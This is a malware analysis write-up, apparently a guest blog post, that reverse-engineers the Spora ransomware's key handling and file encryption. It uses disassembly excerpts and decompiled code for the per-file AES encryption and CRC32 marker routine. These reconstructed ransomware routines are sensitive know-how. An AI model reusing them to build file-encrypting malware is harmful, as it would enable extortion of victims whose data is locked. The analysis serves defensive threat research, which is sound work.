
The malware sample comes with a hardcoded key that is being imported:



It is an AES 256 key, stored in a form of blob. Explanation on the fields in the Blob Header:

```
08 - PLAINTEXTKEYBLOB - key is a
```

The AES key is used for decrypting another key, stored in a binary - that is an RSA public key:">




```
-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC6COfj49E0yjEopSpP5kbeC
```

After that, the same AES key is imported again and used to decrypt other elements:

- The ransom note in HTML format:

- A hardcoded ID of the sample:

```
00405052  .   LEA EAX,[ARG.2]
00405055  .   PUSH EAX
00405056  .   PUSH [ARG.1]                                  1.004011D4
00405059  .   PUSH ESI
0040505A  .   PUSH ESI
0040505B  .   PUSH ESI
0040505C  .   PUSH [LOCAL.1]
0040505F  .   CALL DWORD PTR DS:[<&ADVAPI32.CryptDecrypt>]  advapi32.CryptDecrypt
00405065  .   TEST EAX,EAX
EAX=00000001
Address   Hex dump                                          ASCII
004011D4  44 32 38 33 43 33 31 39 37 32 00 00 00 00 00 00   D283C31972......
```

D283C31972

For every victim, Spora creates locally a fresh pair of RSA keys. Below you can see the fragment of code generating new RSA key pair (1024 bit):">

```
00405C01  .v  JE 1.00405C98
00405C07  .   LEA EAX,DWORD PTR SS:[ESP+0x10]
00405C0B  .   PUSH EAX
00405C0C  .   PUSH 0x4000001
00405C11  .   PUSH 0xA400
00405C16  .   PUSH DWORD PTR DS:[0x405EB0]
00405C1C  .   CALL DWORD PTR DS:[<&ADVAPI32.CryptGenKey>]   advapi32.CryptGenKey
```

Explanation of the parameters:


0xA400 - AlgId: CALG_RSA_KEYX 0x04000001 - RSA1024BIT_KEY | CRYPT_EXPORTABLE

The private key from the generated pair is exported and Base64 encoded:


```
00404FC6  .   PUSH EBX
00404FC7  .   PUSH 0x1
00404FC9  .   PUSH [LOCAL.1]                                0x254
00404FCC  .   PUSH [LOCAL.3]
00404FCF  .   CALL DWORD PTR DS:[<&CRYPT32.CryptBinaryToStringW>  crypt32.CryptBinaryToStringW
00404FD5  .   TEST EAX,EAX
00404FD7  .v  JE spora_un.00405101
00404FDD  .   PUSH [LOCAL.2]
00404FE0  .   PUSH 0x40
00404FE2  .   CALL ESI                                      kernel32.lstrcatA
00404FE4  .   MOV [ARG.1],EAX
00404FE7  .   CMP EAX,EBX
00404FE9  .v  JE spora_un.00405101
00404FEF  .   LEA ECX,[LOCAL.2]
00404FF2  .   PUSH ECX                                      kernel32.760D97C2
00404FF3  .   PUSH EAX
00404FF4  .   PUSH 0x1
00404FF6  .   PUSH [LOCAL.1]                                0x254
00404FF9  .   PUSH [LOCAL.3]
00404FFC  .   CALL DWORD PTR DS:[<&CRYPT32.CryptBinaryToStringA>  crypt32.CryptBinaryToStringA
00405002  .   MOV EAX,[LOCAL.2]
00405005  .   ADD EAX,0x2BE
0040500A  .   PUSH EAX
0040500B  .   PUSH 0x40
0040500D  .   CALL ESI                                      kernel32.lstrcatA
0040500F  .   MOV EDI,EAX
00405011  .   MOV [LOCAL.4],EDI
00405014  .   CMP EDI,EBX
00405016  .v  JE spora_un.004050F8
0040501C  .   PUSH spora_un.00404610                        String2 = "-----BEGIN RSA PRIVATE KEY-----\r\n"
00405021  .   PUSH EDI                                      String1 = 002737F8
00405022  .   CALL DWORD PTR DS:[<&KERNEL32.lstrcpyA>]      lstrcpyA
00405028  .   PUSH [ARG.1]                                 StringToAdd = "BwIAAACkAABSU0EyAAQAAAEAAQB9KqLBUgUv42p8XOwdekuHkVL
0040502B  .   MOV ESI,DWORD PTR DS:[<&KERNEL32.lstrcatA>]  kernel32.lstrcatA
00405031  .   PUSH EDI                                     ConcatString = "-----BEGIN RSA PRIVATE KEY-----\r\n"
00405032  .   CALL ESI                                     lstrcatA
```

The formated version of the private key is stored in a buffer - along with the collected data about the machine and the infection, including: date, username, country code, malware sample id, and statistics of encrypted file types.


Example:




Then, another AES key is being generated. It is exported and encrypted by the public RSA key, that was hardcoded in the sample. Below - encrypting the exported AES key blob:



The generated AES key is used to encrypt the victim's data (including the private key from the generated pair):



The prepared encrypted content is merged into one data block. First, the AES encrypted victim's data is copied. After that follows the RSA encrypted AES key (selected on the below picture):



This merged data is stored in the .KEY file (or in the hidden, base64 encoded content in the ransom note). It needs to be uploaded to the server by the victim - that's how the attackers get access to the data necessary to decrypt files after the ransom is paid.

Spora does not change files' extensions, so it needs some other method of identifying whether or not the individual file is encrypted. It is done by reading some fragments of the content.

```
pFile = CreateFileW(lpFileName, 0xC0000000, 1u, 0, 3u, 128u, 0);
if ( pFile != (HANDLE)-1 )
{
  FileSizeHigh = 0;
  file_size = GetFileSize(pFile, &FileSizeHigh);
  if ( file_size >= 32
    && SetFilePointer(pFile, -132, 0, 2u) != -1// -132 characters from FILE_END
    && ReadFile(pFile, &Buffer, 128u, &NumberOfBytesRead, 0)
    && NumberOfBytesRead == 128
    && ReadFile(pFile, &_crc32, 4u, &NumberOfBytesRead, 0)
    && NumberOfBytesRead == 4 )
  {
    buffer_crc32 = RtlComputeCrc32(0, &Buffer, 128);
    if ( buffer_crc32 == _crc32 )
    {
      status = 2;                           // file is encrypted
    }
    else
    {                                       // perform file encryption
```

As we can see above, the 132 bytes at the end of the file are reserved for the data stored by Spora: 128 byte long AES key followed by its 4 byte long Crc32. In order to decide if the file is encrypted or not, data at the file's end is read and the saved Crc32 is compared with the computed Crc32 of the read 128 bytes. If the check passed, Spora finishes processing the file. Otherwise, it follows with the encryption:

```
v4 = CreateFileMappingW(pFile, 0, 4u, 0, dwMaximumSizeLow, 0);
hObject = v4;
if ( v4 )
{
  file_view = (BYTE *)MapViewOfFile(v4, 6u, 0, 0, dwMaximumSizeLow);
  if ( file_view )
  {
    if ( CryptGenKey(0, 0x6610u, 1u, &phKey) )// 0x6610 -> CALG_AES_256
    {
      bufSize = 128;
      if ( CryptExportKey(phKey, 0, 8u, 0, (BYTE *)&aes_key, &bufSize)// export generated AES key
        && CryptEncrypt(0, 0, 1, 0, (BYTE *)&aes_key, &bufSize, 128u)// encrypt generated AES key
        && CryptEncrypt(phKey, 0, 0, 0, file_view, &dwMaximumSizeLow, dwMaximumSizeLow) )// encrypt file content
      {
        _crc32 = RtlComputeCrc32(0, &aes_key, 128);
        SetFilePointer(pFile, 0, 0, 2u);// set pointer at FILE_END
        WriteFile(pFile, &aes_key, 128u, &bufSize, 0);
        WriteFile(pFile, &_crc32, 4u, &bufSize, 0);
        status = 1;
      }
      CryptDestroyKey(phKey);
    }
    UnmapViewOfFile(file_view);
  }
```

For each file, a new, individual AES key is generated. It is used to encrypt mapped file content. The exported representation of the individual key is encrypted by the previously generated RSA key and then stored at the end of the encrypted file. After that, it's Crc32 is being computed and also stored at the end.

Conclusion

Spora is an interesting ransomware, for sure created by authors with programming experience. However, the code is not obfuscated and the execution is very noisy in comparison to other malware - it may suggest that the authors are not professional malware designers (in contrary to i.e. authors of Cerber).

The used cryptography implementation seems to have no flaws that would allow for decrypting attacked files without paying the ransom, so, we recommend focusing on prevention. Users with Malwarebytes 3.0 installed will

be protected from Spora ransomware. While there currently is no decryption for those infected we suggest keeping a backup of the infected files as there might be a decrypter in the future.

Appendix

https://gist.github.com/coldshell/6204919307418c58128bb01baba6478f - Spora ID decoder

https://www.bleepingcomputer.com/news/security/spora-ransomware-works-offline-has-the-most-sophisticated-payment-site-as-of-yet/ - Bleeping Computer about Spora

---

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.
